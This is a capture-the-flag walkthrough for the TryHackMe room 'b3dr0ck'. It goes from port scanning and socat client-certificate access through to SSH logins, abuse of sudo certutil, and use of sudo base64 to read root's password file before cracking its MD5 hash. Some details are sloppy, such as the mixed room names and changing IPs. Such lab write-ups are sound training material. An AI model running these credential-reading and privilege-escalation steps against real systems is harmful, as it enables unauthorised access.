TryHackMe: b3dr0ck
Walkthrough for the TryHackMe room 'b3dr0ck' (Lian_Yu): focus on SSL client certificates, socat, SSH foothold escalation, and local privilege escalation to root.
TryHackMe: Lian_Yu — Writeup | 17 October 2025


Overview
This writeup documents a solution for the TryHackMe room “b3dr0ck” (Lian_Yu). The room is available at https://tryhackme.com/room/b3dr0ck and focuses on using client SSL certificates and socat to interact with services, obtaining user credentials via SSH, and performing local privilege escalation to root (including use of sudo for base64 and cracking an MD5 hash). The walkthrough below preserves the sequence of reconnaissance, service interaction, credential extraction, and privilege escalation used to capture user and root flags.
Reconnaissance & Scanning
Nmap

Full port and service scan:
1
sudo nmap -Pn -T4 -n -sC -p- -oN scan_b3dr0ck.txt 10.201.47.125
Scan summary (selection):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   3072 67:c3:b9:e9:4b:32:a8:89:3f:0e:d3:2e:bf:ac:fc:24 (RSA)
|   256 31:97:4f:7d:36:76:c8:15:0d:a1:ab:4e:03:84:55:a4 (ECDSA)
|_  256 6f:98:9a:55:b5:7a:08:4a:40:83:e0:a4:bf:c3:e6:92 (ED25519)
80/tcp    open  http
|_http-title: Did not follow redirect to https://10.201.47.125:4040/
4040/tcp  open  yo-main
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2025-10-20T04:04:46
|_Not valid after:  2026-10-20T04:04:46
9009/tcp  open  pichat
54321/tcp open  unknown
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2025-10-20T04:04:46
|_Not valid after:  2026-10-20T04:04:46
Web Enumeration
Run Gobuster to locate hidden directories:
1
gobuster dir -u http://10.201.37.223/ -w /usr/share/wordlists/rockyou.txt -o dir_results.txt -t 25
No results from the web service in this instance.
Service Interaction and Certificate Flow

Port 9009 provided an interactive service. Connecting with netcat:
1
nc TCP:10.10.74.107 9009

At the prompt, running simple commands (for example ls) revealed a hint and references to certificate and key files.
Using the keywords from the hint, the service revealed two files needed later: a client certificate and a private key.


I saved these as certificate and key files locally.

Revisiting the listening services and looking for help text revealed the intended method to connect: use socat with an SSL client certificate.

Example command shown by the service:
1
socat stdio ssl:10.201.118.250:54321,cert=<certificate_you_copied>,key=<key_you_copied>,verify=0

Using the certificate and key provided the next prompt, which exposed a password for user barney.

SSH into the box as barney:
1
ssh barney@10.201.118.250

Listing barney’s home revealed barney.txt (user flag).

Check sudo privileges as barney:
1
sudo -l


The sudo configuration allowed use of certutil for a CSR file. Running certutil on fred.csr.pem yielded a certificate and private key for user fred:
1
sudo certutil -a fred.csr.pem
Using socat again with fred’s certificate and key connected to the same service and revealed fred’s password (help/password response).

SSH to fred:
1
ssh fred@10.201.118.250


Read fred’s user flag:
1
cat fred.txt
Privilege Escalation to Root
As fred, check sudo privileges:
1
sudo -l

Fred can run base64 as root without a password. Use it to read /root/pass.txt:
1
sudo /usr/bin/base64 /root/pass.txt



Decode the base64 output to get an MD5 hash, then crack the MD5 hash (e.g., using an online lookup like crackstation.net) to recover the root password.

With the root password, switch to root:
1
su

Read the root flag:
1
cat /root/root.txt
Room Complete!
Happy Hacking!